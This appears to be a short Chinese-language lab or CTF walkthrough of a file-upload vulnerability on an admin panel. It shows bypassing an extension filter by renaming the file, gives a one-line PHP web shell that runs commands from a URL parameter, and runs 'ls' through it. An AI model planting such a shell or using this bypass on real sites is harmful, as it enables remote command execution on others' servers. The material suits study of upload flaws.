


- 使用用户名密码成功登录管理员账户，在这里可以上传文件。



- 文件上传漏洞

- 尝试上传php脚本，发现当前网站不允许直接上传后缀名为.php的文件



- 通过直接修改文件后缀名绕过php过滤。

- php文件:

- ```
<?php
 system($_GET['cmd']);
?>
```

- 查看源代码可以从“”中看到php文件存储路径:

- ```
38
39
40
41 <div class="block" id="block-text">
42 <div class="secondary-navigation">
43 <div class="content">
44 <h2 class="title">Picture: shell</h2>
45 <div class="inner">
46  </div>
47 </div>
48
49 </div>
50 </div>
51
52
```

- 点击进入页面。构造输入串“cmd=ls”，实现直接在浏览器端显示当前文件夹下所有文件。除此之外，还可以执行其他cmd命令。

